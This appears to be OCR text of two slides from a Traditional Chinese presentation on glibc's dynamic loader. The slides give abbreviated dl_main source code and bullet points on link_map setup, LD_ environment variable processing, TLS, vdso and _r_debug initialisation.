
```
$ 

static void
dl_main(const ElfW(Phdr) * phdr,
        ElfW(Word) phnum,
        ElfW(Addr) * user_entry,
        ElfW(auxv_t) * auxv)
{
    GL(dl_init_static_tls) = &_dl_nothread_init_static_tls;
    ...
    GL(dl_make_stack_executable_hook) = &_dl_make_stack_executable;

    process_envvars(&mode);
    if (*user_entry == (ElfW(Addr))ENTRY_POINT) { ... }
    else
    {
        main_map = _dl_new_object((char *)"", "", lt_executable, NULL,
                                  __RTLD_OPENEXEC, LM_ID_BASE);
        main_map->l_phdr = phdr;
        ...
        _dl_add_to_namespace_list(main_map, LM_ID_BASE);
    }

    main_map->l_map_end = 0;
    ...
    ++main_map->l_direct_opencount;
```

建立 link_map 前會先檢查 executable 是否為 ld 自己，如果是會有一些 option 的處理；executable 本身可以執行在許多 namespace，因此 namespace 自己會用 list 將 object 串起

$ DL Start

_dl_main part1

- 初始化 ld link_map 紀錄的 hook 以及 data
- 處理 LD_ prefix 的環境變數
- 為 executable 建立 link_map
- 初始化變數以及增加 executable ref count




```
$ 

  static void
  dl_main(const ElfW(Phdr) * phdr,
          ElfW(Word) phnum,
          ElfW(Addr) * user_entry,
          ElfW(auxv_t) * auxv)
  {
      GL(dl_init_static_tls) = &_dl_nothread_init_static_tls;
      ...
      GL(dl_make_stack_executable_hook) = &_dl_make_stack_executable;

      process_envvars(&mode);
      if (*user_entry == (ElfW(Addr))ENTRY_POINT) { ... }
      else
      {
          main_map = _dl_new_object((char *)"", "", lt_executable, NULL,
                                    __RTLD_OPENEXEC, LM_ID_BASE);
          main_map->l_phdr = phdr;
          ...
          _dl_add_to_namespace_list(main_map, LM_ID_BASE);
      }

      main_map->l_map_end = 0;
      ...
      ++main_map->l_direct_opencount;
      ...
```

初始化 executable 的 link_map 並增加 ref count

$ DL Start

_dl_main part2

- Parse program header 並初始化 link_map
- 更新存放 TLS 變數 section 的位址
- ld 有多個名稱，更新 link_map 所紀錄的 name list
- 解析 dynamic section，並 cache hash table
- 設置 vdso link_map 以及 function pointer
- 初始化全域變數 _r_debug

